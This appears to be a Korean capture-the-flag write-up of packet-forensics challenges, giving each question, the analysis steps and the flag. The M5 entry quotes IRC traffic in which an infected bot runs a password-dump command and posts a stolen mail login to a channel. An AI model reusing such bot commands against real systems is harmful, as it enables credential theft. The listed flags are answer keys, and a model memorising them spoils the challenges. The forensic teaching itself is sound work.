
M5

Q 메일 사용자계정과 패스워드가 IRC 봇에 감염되어 유출됐다.

EQ. mail account and password leak by infected IRC bot.

Key is password

위의 M3문제를 풀면서 hostname을 검색했다가 운 좋게 irc관련 패킷을 봤고 Follow TCP Stream을 보니 키 값이 있었음



```
PRIVMSG #test :Root -> [:] Executing pstore
PRIVMSG #test :pstore https://accounts.google.com/ServiceLogin
idol@hackthepacket.com:K~e!y:good_bye_jobs
```



Key : good_bye_jobs

M6

Q 누군가 내 컴퓨터에 문자를 남겼다 혁...

EQ Someone put words on my computer...

'tcp.steam eq 21'에서 MOUSE_EVENT와 KEY_EVENT들이 있는 것을 보고 KEY_EVENT의 값들을 이어 붙여보니 키 값이 나옴



Key : POCHTP

H2

Q. 수학을 공부 하던 꼬비는 잠이 들었는데, 공식이 다른 이상한 글자들로 바뀌어있는 꿈을 꾸게 되었다.

EQ. GGOBI went to sleep in studying math and had a dream that the function replaced with strange words.

Network Miner로 열어 [File]탭을 보니 Math.part1.jpg Math.part2.jpg Math.part3.jpg가 있어 파일을 저장한 후
헥스에디터로 열어보니 eof뒷부분에 rar파일이 붙어있는 것이 확인되어 파일을 따로 저장 한 후 압축을 해제해보니
hwp파일이 여러개 있었는데 그 중 'cp - 공통수학정리.hwp' 파일을 열어보니 공식대신 다른 값이 적혀있는 것을 발
견했고 그 값을 인증했더니 인증 성공

$y = x$ 에 대하여 대칭

▶ 절대값 그래프

- ① $y = f(|x|)$: i. $y = f(x) (x \geq 0)$ 을 그린다.
ii. y 축 대칭
- ② $|y| = f(x)$: i. $y = f(x) (y \geq 0)$ 을 그린다.
ii. x 축 대칭
- ③ $|y| = f(|x|)$: i. $y = f(x) (x \geq 0, y \geq 0)$ 을 그린다.
ii. x, y 축, 원점대칭
- ④ $y = |f(x)|$: i. $y = f(x)$ 을 그린다.
ii. x 축 밑의 그래프를 꺾어 올린다.
- ⑤ $|<3y = (47(|-|_Y0ur_Dr34m i. y = f(x)$
ii. $y = f(x)$ 축 밑의 그래프를 꺾어 올린다.

Key : Y0ur_Dr34m


H3

Q. 우태혁의 여자친구 이름은 무엇이고, 어디에 살고 있는가?

EQ What is the name of Woo Tae Hyuck's girl firend, and where she is?

(Key Format :: Woo Tae Hyuck_Hanla Mountain)

'tae hyuck'을 검색해보니 Microsoft NetMeeting에서 주고받은 패킷을 발견했고 tcp.stream eq 40의 TCP Stream을 보니 이름과 위치를 찾을 수 있었다.



Key : Kim Ha Neul_Dokdo island

H5


Q. 네이트온 사진 함께 보기를 통해, 우탱이는 어떤 수학문제를 알게 됐을까?

EQ. What does Wootang get a mathematical problem via the function of sharing the picture on NateOn?

정답은 수학문제를 푼 값입니다.

The answer is the right value solving the math.

네이트온에서 통신을 했기 때문에 @nate.com을 검색해보니 사진파일이 전송된 것을 발견했고 파일을 추출해보니 아래와 같은 그림 파일이 하나 나왔다.



What is the perimeter of the rectangular field?

둘레의 길이를 구하시오.

Key : 40